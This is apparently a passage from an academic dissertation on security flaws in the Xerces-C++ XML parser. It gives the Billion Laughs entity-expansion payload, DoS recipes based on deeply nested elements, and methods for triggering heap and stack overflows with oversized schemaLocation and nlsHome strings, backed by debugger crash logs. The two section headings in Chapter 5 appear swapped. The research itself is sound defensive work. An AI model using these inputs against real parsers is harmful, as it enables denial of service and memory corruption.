Unlike stack overflows where the attacker concentrates on overwriting the return address, heap based overflows concentrate on overflowing a buffer or pointer, for example, that is located after the buffer in memory. There are several kinds of heap based overflows, the overwriting of pointers being the easiest. The idea being that the attacker use an overflow to overwrite resources such as filenames or passwords. What makes heap based overflows harder is that unlike a stack based overflow where the Instruction pointer is always present on the stack frame, there is no promise that there will be an interesting pointer or buffer located after the vulnerable buffer.

3.1.2 Integer Manipulation Vulnerabilities

There are two types of Integer manipulation vulnerabilities integer underflows and overflows. Integer overflows are by far the more common [2]. These vulnerabilities are caused by the fact that integers in computers have a finite range. For instance, the range of a signed 16-bit integer is -32767 to 32767. If a value is operated on and moves out of this range then it could become massively larger or smaller than the expectation of the program's logic. Figure 3.2, shows an example of an integer underflow. The code validates that cbSize is no larger than 1 KB. The variable cbSize cannot be a negative number, because its of type size_t. But what happens if cbSize is zero? The code that allocates the buffer subtracts one from the buffer size request. Subtracting one from zero causes a size_t variable, which is an unsigned integer, to wrap under to 0xFFFFFFFF which is equal to 4 GB, causing whatever program the code is part of to crash.

[2]http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncode/html/secure04102003.asp

```
bool func(size_t cbSize) {
   if (cbSize < 1024) {
      // we never deal with a string trailing null
      char *buf = new char[cbSize-1];
      memset(buf,0,cbSize-1);

      delete [] buf;

      return true;
   } else {
      return false;
   }
}
```

Figure 3.2: Integer Manipulation Underflow

3.2 Known XML Vulnerabilities

3.2.1 XML Content-Based attacks

XML Content-Based attacks employ the technique of embedding malicious content within an XML document and so using the XML as the means of transmitting the malicious code [3]. The embedded malicious code can then be spread to the target system through standard attacks such as SQL injections or buffer overflows.

3.2.2 Denial-Of-Service Attacks

Denial-Of-Service (DOS) Attacks attack target poorly written XML processors or parsers [3]. There are multiple attacks of this kind. Oversize Payloads work by simply feeding an extremely large XML document into the parser, in the hope that it will exhaust system resources while trying to parse the document. This type of attack is especially geared towards parsers using the DOM model, as it tries to build up a hierarchical model of the whole document in memory. Recursive payloads prey on the ability to nest elements within a document to address the need for complex relationships among elements [26]. By creating a document that is many thousands of elements deep and feeding it to a parser an attacker can again try and exhaust system resources thus causing a potential DOS. The `SecurityManager` class was created to guard against DOS attacks. At present protection has only been implemented for Entity Expansion attacks by way of limiting to the number of entity expansions the parser will permit in a particular document

3.2.3 Schema Poisoning

As schemas describe the necessary formatting instructions for XML documents when parsing XML documents, they are very susceptible to attack [3]. Schema Poisoning is the compromisation of an XML document's schema by its replacement with a similar but modified schema. Compromised schemas open the door to DOS attacks or malicious data manipulation. It is also possible to modify the encoding to allow for data obfuscation that eventually gets through to a parser and reformed into an attack, in the same way a Unicode attack can traverse directories through web servers.

3.2.4 Buffer Overflow Attacks

XML has no built-in limits on names of elements, entity depths, and the like, so an attacker could provide long values for these constructs. Doing so can lead some poorly written implementations into buffer overflow errors [27]

```
<!DOCTYPE root [
    <!ENTITY ha "Ha !">
    <!ENTITY ha2 "&ha;&ha;">
    <!ENTITY ha3 "&ha2;&ha2;">
    <!ENTITY ha4 "&ha3;&ha3;">
    ...
    <!ENTITY ha127 "&ha126;&ha126;">
    <!ENTITY ha128 "&ha127;&ha127;">
]> <root>&ha128;</root>
```

Figure 3.3: Entity Expansion Attack

In an attack called the Billion Laughs attack, which is a form of Entity Expansion attack, see figure 3.3, the DTD contains a recursively defined entity "&ha128;" that would be expanded into a huge amount of 2^128 repetitions of the string "Ha !" by any XML 1.0 standard compliant parser. This could result in excessive memory usage and excessive CPU usage to a system whose parser is using the DOM model. If it's dereferenced in an attribute value, this attack can even damage a SAX-based system by overflowing the limits of a string [27].

3.3 Preventative Measures

Buffer Overflows are in the main due to non-security conscious coding and the use of certain insecure functions such as `strcpy()`. A lot of efforts are now been made to educate programmers in security conscious methods. Functions such as `strcpy()`, all have sister functions which put limits on the amount of information copied into the destination buffer. The function `strncpy()` , behaves exactly like `strcpy()`, except it only copies the first n bytes of the source buffer to the destination buffer.

Static analysis tools can be used to check old code for vulnerabilities such as buffer overflows. An example tool would be Splint, which is a tool for statically checking C programs for security vulnerabilities and programming mistakes.

Using typesafe languages like Java can also prevent buffer overflows, but this is of course not always possible as languages like C and C++ are still dominant in a lot of fields.

Microsoft has incorporated some features to guard against buffer overflows in their Visual C++ products. In Visual C++.NET (7.0), a generated cookie with a known value is inserted into the stack below the return address of the function. Therefore a malicious buffer overrun that changes the value of the address will also overwrite the cookie, which will be detected when the function returns. Visual C++.NET 2003 (7.1) enhances the protection against buffer overruns by moving vulnerable data structures, such as the address of exception handlers, to a position in the call stack below the area where buffers are located [3].

As XML grows in popularity some security companies are specialising in XML security. Companies are creating XML firewalls. The most modern products are not only firewalls but act as XML proxies and perform XML well-formedness checks, buffer overrun checks, XML schema and SOAP validation and XML filtering [4].

3.4 Static Analysis

Static Code analysis is a set of methods for analysing software source code or object code in an effort to gain understanding of what the software does and establish certain correctness criteria. There are various different types of static analysis such as using tools to look for vulnerabilities and other sorts of dangers within the code or formal methods such as CSP

[3]http://www.developer.com/security/article.php/3417861

[4]One such company being Data Power http://www.datapower.com

which trace the possible behaviours of the program being analysed. The former is often used to try and find possible vulnerabilities within code when conducting security audits. There were many different tools available to analyse the code. RATS [5] (Rough Auditing Tool for Security) is a tool to help source code auditors find potential trouble spots in C, C++, Perl, Python and PHP code. As its name implies RATS performs only a rough analysis of source code. It will not find all errors and may also flag false positives. Splint (Secure Programming Lint) [6] the successor to LCLint is a tool for statically checking C programs for security vulnerabilities and programming mistakes. Splint checks for many different possible problems from Buffer Overflows to possible infinite loops to dangerous macro implementations. There is no implementation of Splint that works with C++ programs. ITS4 [7] is a tool for statically scanning security critical C and C++ source code for vulnerabilities [28]. ITS4 scans through source code for potentially dangerous function calls that are stored in a database and flags any it comes across. ITS4 tries to automate a lot of the grepping usually done by hand when performing security audits. ITS4 gives the file name, the potential vulnerability, the problems the vulnerabilities could cause and a suggested countermeasure.

3.5 Xerces Vulnerabilities Research

Searching the Common Vulnerabilities and Exposures (CVE) database for security issues in relation to Xerces, only 1 vulnerability was found to have been reported. The vulnerability called an Attribute Blowup DOS (ref: CAN-2004-1575) could be perpetrated by an attacker crafting a malicious XML document, which uses duplicated XML attributes in a way that inflicts a denial of service condition on the target machine. It is caused by an input validation error in the XML parser. The vulnerability had been patched as of Xerces-C++ 2.6.0. Searching the SecurityFocus and Secunia [8] websites for vulnerabilities only showed the same vulnerability again. The CERT database contained no security advisories for Xerces at all. The SANS Institute website showed a second vulnerability, discovered in December 2002, which caused a DOS when parsing a malformed DTD causing the parser to enter an infinite loop and consume 100% CPU and or excessive amounts of memory [9].

[5]website for download: http://www.secureprogramming.com/?action=view&feature=links&linkid=8

[6]http://www.splint.org/

[7]http://www.cigital.com/its4/

[8]http://secunia.com/

[9]http://www.sans.org/newsletters/cva/cva1_22.php

3.6 ASN.1 Vulnerabilities

Abstract Syntax Notation one (ASN.1), another data representation language like XML, is a standard and flexible notation that describes data structures for representing, encoding, transmitting, and decoding data. It is used in the telecommunications and computer networking spheres in an extensive range of applications involving the Internet, intelligent network, cellular phones and ground-to-air communications. It provides a set of formal rules for describing the structure of objects [10]. The standardized XML Encoding Rules (XER) allow ASN.1 specifications to be used as ASN.1 schemas against which XML documents can be validated. An XER definition specifies the equivalence and necessary conversion between appropriate ASN.1 encoded data structures and XML encoded data structures. XML parsers are not the first type of parsers to show vulnerabilities. ASN.1 parsers have been shown over the past few years to contain serious vulnerabilities.

ASN.1 has caused multiple vulnerabilities in S/MIME implementations. S/MIME extends the MIME specification by including the secure data in an attachment encoded using ASN.1. If one of the entities in an email system knowingly or unknowingly sends an exceptional ASN.1 element that cannot be handled properly by another party, the behavior of the application receiving such an element is unpredictable. Most of these vulnerabilities exist in ASN.1 parsing routines. The impacts associated with these vulnerabilities include denial of service, and potential execution of arbitrary code. [11]

In October 2004, the Microsoft Windows ASN.1 parsing library was found to be prone to an integer handling vulnerability. The issue was found to exist because an integer value that was contained as a part of ASN.1 based communications was interpreted as an unsigned integer. Because this integer value was assumed trusted, unsigned, and conjectured to be then further employed in potentially sensitive computations, memory corruption could result [12].

[10]http://asn1.elibel.tm.fr/en/

[11]http://www.kb.cert.org/vuls/id/428230

[12]http://securityresponse.symantec.com/avcenter/security/Content/9626.html

Chapter 4

Vulnerability Analysis

In this Chapter methods that were used to discover vulnerabilities in the Xerces will be looked at. The vulnerabilities will then be discussed and methods to implement the vulnerabilities will be proposed. Finally attacks for which no vulnerabilities were discovered are examined.

4.1 Static Analysis

There are various tools available with which to conduct a static analysis of the Xerces source code. RATS was the first tool to be looked at, unfortunately various insurmountable problems were encountered while trying to install it and so it was not used. The next tool to be looked at was Splint, this was the best of the tools looked at, but unfortunately there was no C++ implementation of the Splint available and so it could not analyse the C++ classes in Xerces. The ITS4 tool was the last tool looked at and although it came with a scarcity of documentation and was quite unwieldily to operate it was chosen. Appendix B, shows the cleaned-up output of this analysis. Of all the potential vulnerabilities those which showed promise were those contained in the following classes: `BINHTTTPURLInputStream` and `ICUMessageLoader`. Both of these classes gave warnings of Buffer overflows through the use of the `strcpy()` and `strcat()` functions.

4.2 Vulnerable Classes

In this section the two classes discussed above as containing potential buffer overflows will be looked at. The theory as well as possible methods for achieving overflows in the classes will be discussed.

4.2.1 BinHTTPURLInputStream

The `BinHTTPURLInputStream` class is used by Xerces to create sockets for any HTTP access that is required. The BinHTTPURLInputStream class constructor, in which all the potential vulnerabilities ITS4 discovered for this class reside in, is detailed in Appendix C. This shows the four instances of the `strcat()` function which can cause buffer overflows. The line `strcat ( fBuffer , pathAsCharStar )` showed great promise as it concatenated the pointer `pathAsCharStar`, which is a character pointer to the pathname of a URL that Xerces is trying to open a socket to, into the buffer `fBuffer`. The buffer `fBuffer` is a statically member variable, 4000 Bytes long, declared in the class's header file. Therefore by creating a URL with a pathname longer then 4000 bytes it should be possible to cause a buffer overflow.

```
<ROOT_ELEMENT
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:ipo="NAMESPACE"
 xsi:schemaLocation="NAMESPACE URL">
```

Figure 4.1: xsi:schemaLocation Example

```
<import namespace="NAMESPACE" schemaLocation="URL"/>
```

Figure 4.2: SchemaLocation Example

The `schemaLocation` attribute is used to provide information to the parser on schema locations. As schemas can be stored remotely, URLs may be used with this attribute to point to schema locations. This attribute can appear in different places, such as in an XML document where it can appear as `xsi:schemaLocation` or in a schema where it can appear as part of the `import` structure. The `xsi:schemaLocation` attribute contains 2 values, the first being the namespace the schema uses and the second being the location of the schema. Figure 4.1 gives an example of what form the `xsi:schemaLocation` takes and where it resides within the XML document. The `import` structure is used when one wants to use schemas from different namespaces together. The `schemaLocation` attribute inside this structure, as shown in 4.2, takes one value the location of the schema. Appendix H shows the XML document, `ipo.xml`, with an example valid `schemaLocation` attribute. This is the schema that was used throughout this dissertation.

By using this attribute in either of the ways mentioned above one should be able to provide a URL with a pathname greater then 4000 Bytes and so therefore when Xerces tries to open a socket to the URL a buffer overflow should occur as detailed above. As `fBuffer` is a member variable of the `BinHTTPURLInputStream` class it will be allocated memory on the heap when the class is instantiated using the `new` operator. Thus any overflow of this buffer will be a heap overflow.

Appendix E, shows the main method of the code, `heapVuln.cpp`, which was written to read in an XML document and try and cause an overflow using the `schemaLocation` attribute. The exception logic inside the catch brackets has been removed to conserve space.

Xerces-C++ Version 2.6.0, which was the latest version as of May 2005, was used for all tests throughout this dissertation [1]. All the code used in this dissertation was compiled and run using Microsoft Visual C++ (7.0)(VC++), running on a Dell Latitude D400 with 256MB of RAM.

The code takes in the location of an XML document as a runtime argument. `XMLPlatformUtils::Initialize()`, initialises Xerces, this must be called before Xerces can be used by any application. The parser must then be instantiated. There are a few ways of achieving this, but using the `DomBuilder` class was found to be the most convenient. DomBuilder is a new interface introduced by the W3C DOM Level 3.0 Abstract Schemas and Load and Save Specification [29]. DOMBuilder provides the "Load" interface for parsing XML documents and building the corresponding DOM document tree. A DOMBuilder instance is obtained from the DOMImplementationLS interface by invoking its createDOMBuilder method. Certain options can be set to tell how to run. `fgDOMNamespaces`, tells Xerces to perform namespace processing. `fgXercesSchema`, enables the parsers schema support. `fgXercesSchemaFullChecking`, enables full schema constraint checking, including checking which may be time-consuming or memory intensive.

[1] As of the 2nd September 2005, a new version of Xerces, Xerces Version 2.7 was released

`fgDOMValidation`, sets up Xerces to report all validation errors. In the next Chapter the results of running this code on an XML document using a long `schemaLocation` URL string will be discussed.

4.2.2 ICUMsgLoader

Xerces may be built in stand-alone mode using native encoding support and also using ICU where you get support for over 180 different encodings and language and locale specific message support. ICU [2] is an open source software development project delivering Unicode support. `ICUMsgLoader` is derived from the base class `XMLMsgLoader` as is `WIN32MsgLoader`. This hierarchy of classes are message loaders which are used for loading up textual representations of the possible error codes Xerces can emit. These messages are stored in a location specified by the `nlsHome` variable. By default Xerces is set up to use the Win32 message loader, Appendix G contains the instructions needed to get Xerces to use the ICU message loader. In this dissertation the most up to date version of ICU, ICU 3.4 was used.

Appendix D shows a portion of the `ICUMsgLoader` constructor in which some of the vulnerabilities found in the static analysis of the Xerces code reside. The buffer `locationBuf` is declared statically with a size of 1024 Bytes. The line `strcpy ( locationBuf , nlsHome )` is used to copy the `nlsHome` variable to the `locationBuf` buffer. This makes the buffer a prime target for an overflow as it is statically declared and is filled using the `strcpy()` function. By setting nlsHome equal to be a string longer then 1024 Bytes, one should be able to effect a buffer overflow. The `nlsHome` variable is set when Xerces is initialised. This is achieved using the `XMLPlatformUtils::Initialize(locale, nlsHome„,)` function. As `locationBuf` is declared locally within the `ICUMsgLoader` constructor it is placed on the stack when the constructor is called and so any overflow of this buffer will result in a stack overflow.

Appendix F, shows the main method of the code, `stackVuln.cpp`, which was written to try and cause a stack overflow as described above. Again an XML document is read in as a runtime argument. The different this time being that the vulnerability is not contained in the XML document or one of it's associated schemas. A character pointer `nlsHome` is

[2]http://www-306.ibm.com/software/globalization/icu/index.jsp

initialised with a string containing approximately 2000 `a` characters. This is then passed in as an argument in the initialisation function. The `loadMsgSet` function loads up the required message set using whatever message loader has been specified. This is the line of code which results in the `ICUMsgLoader` constructor being called. In the next Chapter the results of running this code will be discussed.

4.3 Unsuccessful Attacks and Vulnerabilities

4.3.1 Content-Based Attacks

The effect on Xerces of trying to parse a large element name was investigated. Using an element name of approximately 6,000 letters in an XML document, the parser came up with an Element 'name' is not valid for content model warning and then an `OutOfMemory` exception message. This resulted in a severe slowing down of the system and its resources while the parser tried to process the element name. Repeated use of long element names could be used as the basis for a DOS attack.

4.3.2 Recursive Payloads

Xerces's handling of recursive payloads was looked at by passing the parser an XML document with 1,000,000 nested elements to parse. This caused the parser to throw an `OutOfMemory` Exception after a period of time. While the parser was attempting to parse the document the system was extremely unresponsive, indicating that a lot of the systems resources were being used to try and parse the document. The parser was able to parse an XML document with 500,000 nested elements, which again took time and hogged a lot of the systems resources. This type of attack can be used for DOS attacks.

4.3.3 Construct Rich Schemas

The ability of Xerces to handle construct rich schemas was investigated using various combinations of constructs that were defined in [30]. The following is a list of some of the different types of constructs that were used: include, import, key, keyval, unique, complexType, sequences, restrictions, patterns, extensions and substitution groups. Xerces had no problems handling schemas using any of these constructs individually or in combination.

4.3.4 Encoding Types

How Xerces handled XML and schema documents containing various encodings was investigated. Legal encodings that were not compatible with Xerces gave a `transcodingException` exception. Putting in gibberish for the encoding type resulted in a `Bad XML encoding` exception being thrown. Using various different schemas for the one XML document and corresponding schema, all with different legal encodings did not result in any problem at all.

4.3.5 Grepping

The Xerces source code was grepped for the word `max` to try and look for limits that one could try to supersede to crash Xerces. The resulting list was very long, some 60 pages. None of the occurrences which were examined were pursued.

4.3.6 Schema Poisoning

Schema Poisoning was attempted using the schemaLocation vulnerability that had been discovered, an idea was to try and tamper with external schemas that had been cached in a proxy when fetched by the parser. What was propositioned was to see if a valid schema which was cached in a proxy could be replaced with a malicious version that would cause a buffer overflow to occur. Unfortunately this idea was abandoned when it was discovered that Xerces-C++ did not have any proxy support.

Chapter 5


Vulnerability Implementation

In this Chapter the implementations of the methods described in the previous Chapter for causing heap and stack based buffer overflows in the `BinHTTPURLInputStream` and `ICUMessageLoader` classes respectively will be described. The latter requires access to a Xerces configuration setting which specifies in which location Xerces error messages are stored. The location, `nlsHome` is set when Xerces is initialised and causing this type of overflow would only be possible if one had access to the initialisation parameters. As the `BinHTTPURLInputStream` overflow is easier to implement it will be discussed in detail, while the results of the `ICUMessageLoader` overflow will be merely touched on.

5.1 BinHTTPURLInputStream Buffer Overflow

Xerces was recompiled as described in Appendix G, so as to provide support for the ICU message loader. The `stackVuln.cpp` code, see Appendix F, described in the previous Chapter was run in release mode in VC++. The XML document shown in Appendix H was used as the input XML document. In release mode the program crashed throwing an `Unexpected Exception`. To investigate what precisely was causing the program to crash the next step was to run the code in debug mode to see what further information, if any, could be gained from the debugger.

Stepping through the code in debug mode Xerces was found to crash as expected in the `ICUMessageLoader` when the `strcpy()` function attempted to copy the string that was stored in the `nlsHome` variable into the `locationBuf` buffer. Figure 5.1, shows


Debug

```
First-chance exception at 0x61616161 in stackVuln.exe: 0xC0000005: Access violation reading location 0x61616161.
First-chance exception at 0x61616161 in stackVuln.exe: 0xC0000005: Access violation reading location 0x61616161.
First-chance exception at 0x61616161 in stackVuln.exe: 0xC0000005: Access violation reading location 0x61616161.
First-chance exception at 0x61616161 in stackVuln.exe: 0xC0000005: Access violation reading location 0x61616161.
First-chance exception at 0x61616161 in stackVuln.exe: 0xC0000005: Access violation reading location 0x61616161.
First-chance exception at 0x61616161 in stackVuln.exe: 0xC0000005: Access violation reading location 0x61616161.
First-chance exception at 0x61616161 in stackVuln.exe: 0xC0000005: Access violation reading location 0x61616161.
First-chance exception at 0x61616161 in stackVuln.exe: 0xC0000005: Access violation reading location 0x61616161.
First-chance exception at 0x61616161 in stackVuln.exe: 0xC0000005: Access violation reading location 0x61616161.
First-chance exception at 0x61616161 in stackVuln.exe: 0xC0000005: Access violation reading location 0x61616161.
First-chance exception at 0x61616161 in stackVuln.exe: 0xC0000005: Access violation reading location 0x61616161.
First-chance exception at 0x61616161 in stackVuln.exe: 0xC0000005: Access violation reading location 0x61616161.
First-chance exception at 0x61616161 in stackVuln.exe: 0xC0000005: Access violation reading location 0x61616161.
First-chance exception at 0x61616161 in stackVuln.exe: 0xC0000005: Access violation reading location 0x61616161.
First-chance exception at 0x61616161 in stackVuln.exe: 0xC0000005: Access violation reading location 0x61616161.
First-chance exception at 0x61616161 in stackVuln.exe: 0xC0000005: Access violation reading location 0x61616161.
First-chance exception at 0x7c90eddc in stackVuln.exe: 0xC0000005: Access violation writing location 0x00030ff8.
Unhandled exception at 0x7c90eddc in stackVuln.exe: 0xC0000005: Access violation writing location 0x00030ff8.
```


Figure 5.1: Debug Window of Visual C++ During Stack Based Buffer Overflow

the exceptions visible in the debug window when the program crashed. The `0x61616161` memory locations, are caused by the large string of a characters that are being used to affect the overflow. 0x61 is the hex code for the ASCII character `a`. This infers that the overflow is overwriting a pointer to a memory location, that the program is trying to read from, with multiple `a` characters.

5.2 ICUMessageLoader Buffer Overflow


Xerces was recompiled using it's default mode settings. The `xsi:schemaLocation` attribute in `ipo.xml` was given a string value consisting of the hostname `http://www.cs.tcd.ie` and a pathname of 6,000 `A` character's. As there is no proxy support in Xerces, a hostname within Trinity College had to be used. The `heapVuln.cpp` code, see Appendix E, described in the previous Chapter was run in release mode. It took in the `ipo.xml` file as a runtime argument. This resulted in the program crashing and an `Unexpected Exception` error being thrown.

Again to try and discern what was causing this crash the next step was to run the program again in debug mode to see what was happening. Stepping through the code, the program crashed in the `BinHTTPURLInputStream` class as predicted, but instead of crashing at the first `strcat()` it crashed further down at `strcat ( fBuffer , hostNameAsCharStar )`, where the hostname of the URL is concatenated onto the buffer. The reason for this could be explained by looking at the memory locations of the local variables in the class. The hostname variable, `hostNameAsCharStar`, is located very close to `fBuffer` in memory. So when the buffer is overflown it overwrites what is contained in `hostNameAsCharStar` as well as all the bookkeeping information for that memory block. Therefore when the CRT attempts to access `hostNameAsCharStar` it finds it's bookkeeping information overwritten.



```
Debug
First-chance exception at 0x1020a1eb (msvcr71d.dll) in xercesProj2.exe: 0xC0000005: Access violation reading location 0x1028ca28.
HEAP[xercesProj2.exe]: Heap block at 0051CE98 modified at 0051DE84 past requested size of fe4
Unhandled exception at 0x7c901230 in xercesProj2.exe: User breakpoint.
HEAP[xercesProj2.exe]: Invalid Address specified to RtlValidateHeap( 00320000, 0051CEA0 )
Unhandled exception at 0x7c901230 in xercesProj2.exe: User breakpoint.
HEAP[xercesProj2.exe]: Heap block at 0051CE98 modified at 0051DE84 past requested size of fe4
Unhandled exception at 0x7c901230 in xercesProj2.exe: User breakpoint.
HEAP[xercesProj2.exe]: Invalid Address specified to RtlFreeHeap( 00320000, 0051CEA0 )
Unhandled exception at 0x7c901230 in xercesProj2.exe: User breakpoint.
First-chance exception at 0x7c81eb33 in xercesProj2.exe: Microsoft C++ exception: [rethrow] @ 0x00000000.
First-chance exception at 0x7c81eb33 in xercesProj2.exe: Microsoft C++ exception: [rethrow] @ 0x00000000.
First-chance exception at 0x7c926a36 in xercesProj2.exe: 0xC0000005: Access violation writing location 0x41414141.
HEAP[xercesProj2.exe]: Invalid Address specified to RtlValidateHeap( 00320000, 0052BFD8 )
Unhandled exception at 0x7c901230 in xercesProj2.exe: User breakpoint.
First-chance exception at 0x1020a1eb (msvcr71d.dll) in xercesProj2.exe: 0xC0000005: Access violation reading location 0x1028ca28.
HEAP[xercesProj2.exe]: Invalid Address specified to RtlValidateHeap( 00320000, 00531EF0 )
Unhandled exception at 0x7c901230 in xercesProj2.exe: User breakpoint.
```


Figure 5.2: Debug Window of Visual C++ During Heap Based Buffer Overflow



```
Microsoft Visual C++ Debug Library

Debug Assertion Failed!

Program: ...sual Studio Projects\xerces\xercesProj2\Debug\xercesProj2.exe
File: dbgdel.cpp
Line: 52

Expression: _BLOCK_TYPE_IS_VALID(pHead->nBlockUse)

For information on how your program can cause an assertion
failure, see the Visual C++ documentation on asserts.

(Press Retry to debug the application)
```

Figure 5.3: Visual C++ Messages During Heap Based Buffer Overflow

When the crash occurred VC++ displayed various messages such as figure 5.3 and figure 5.4 indicating that a buffer overflow had occurred. These are all due to damage caused to the CRT's bookkeeping information that accompanies every memory allocation made to the heap in debug mode. The assertion failure shown in figure 5.3 indicated that a buffer on the heap has overflown overwriting the `nBlockUse` variable in the `_CrtMemBlockHeader` structure that `pHead` pointed to. The variable `nBlockUse` identifies what a particular block of memory is being used for. The message shown in figure 5.4 signified that the guard



```
Microsoft Visual C++ Debug Library

Debug Error!

Program: ...sual Studio Projects\xerces\xercesProj2\Debug\xercesProj2.exe

DAMAGE: after Normal block (#2567) at 0x0051CEC0.

(Press Retry to debug the application)
```

Figure 5.4: Visual C++ Messages During Heap Based Buffer Overflow

blocks located around the block of memory, identified in the message, on the heap had been overwritten. Figure 5.2, showed the exceptions visible in the debug window at this stage. The access violation writing to location `0x41414141`, is due to overflowing `A` characters, which have hex value 0x41, overwriting a pointer to a memory location that the program is trying to write to. The two `HEAP` exceptions are thrown because of detected overflows in the heap. The message specifying that the heap block had been modified past the requested size of fe4 indicated that an attempt had been made to modify the heap block at a memory location outside of that requested for the block. The memory location `0051CE98` was where the block of memory allocated to `fBuffer` began in memory. The allocated memory was indicated to be 4068 bytes or 0xfe4 in hexadecimal, which was the size of the allocated block of memory reserved for `fBuffer` after taking the extra memory allocated for bookkeeping into account. The invalid address to `RtlValidateHeap` and `RtlFreeHeap` messages indicate that the memory address being pointed to outside of the local heap.

The same results occurred when the `schemaLocation` attribute in the schema was used to affect the buffer overflow.

Chapter 6

Vulnerability Demonstration

In this Chapter the heap overflow discussed in the previous Chapters will be evaluated on two products which incorporate Xerces-C++ as a component, Berkeley DB XML and Xalan-C++. In the first section a brief overview of the products will be given and in the second the attempt to cause the overflow and the results will be discussed. Some theoretical exploits for the buffer overflows will then be discussed and finally a countermeasure will be examined.

6.1 Applications

Both products, Xalan-C++ and Berkeley DB XML, are in common use and have been developed by experienced development teams.

6.1.1 Xalan-C++

Xalan-C++ (Xalan) is an XSLT processor for transforming XML documents into HTML, text, or other XML document types and is a robust implementation of the W3C Recommendations for XSL Transformations (XSLT) and the XML Path Language (XPath) [13]. It transforms the XML documents using the methods contained within the `XalanTransformer` C++ API. XSLT is the language used to create XSL style sheets which contain the instructions for the transformations, in structural terms they specify the transformation of one tree of nodes, the XML input, into another tree of nodes, the output or transformation result. As with Xerces, Xalan is part of the Apache XML project and there is also an implementation of

Xalan written in Java. The latest version of Xalan, Xalan-C++ version 1.9, uses the Xerces-C++ version 2.6.0 parser to parse XML documents and XSL stylesheets by default, although it can be configured to use other XML parsers.

6.1.2 Berkeley DB XML

Berkeley DB XML (BDB XML) is a native XML database engine, which takes the form of a C++ library which can be linked into applications. It also has a command line shell so one can work with the stored XML documents outside of the normal programs used to interact with it. In BDB XML documents are stored in containers. Each container can store millions of documents. Containers are simply files in memory which contain all the data on the XML document such as the documents themselves and any associated metadata. There are two ways of storing the documents either as whole documents, which is best for small documents or as document nodes whereby the documents are broken down into their individual element nodes and each node is stored as an individual record in the container. XML documents are stored and indexed in their native format using Berkeley DB as the underlying transactional database engine, which means that all of Berkeley DB's features such as; full ACID transactions, automatic recovery, hot standby, on-disk data encryption with AES and database replication for high availability and failover are inherited. Once a document is stored in a container XQuery can be used to query that container and retrieve 1 or more documents or portions of documents [31]. Berkeley DB XML adheres to the XQuery 1.0 July 2004 draft and therefore XPath 2.0 as XQuery is an extension of this.

6.2 Overflows

6.2.1 Berkeley DB XML Overflow

Berkeley DB XML (BDBXML) can be run stand-alone using a command line shell or linked into an application by using the various programming language API's. The buffer overflow vulnerability will be tried on both methods.

The first step was too download the source code and compile the latest version of BDBXML (version 2.1.8). The solution file `BDBXML_all.sln` contained the projects needed to compile the application fully, including all third party projects such as Xerces and Pathan.

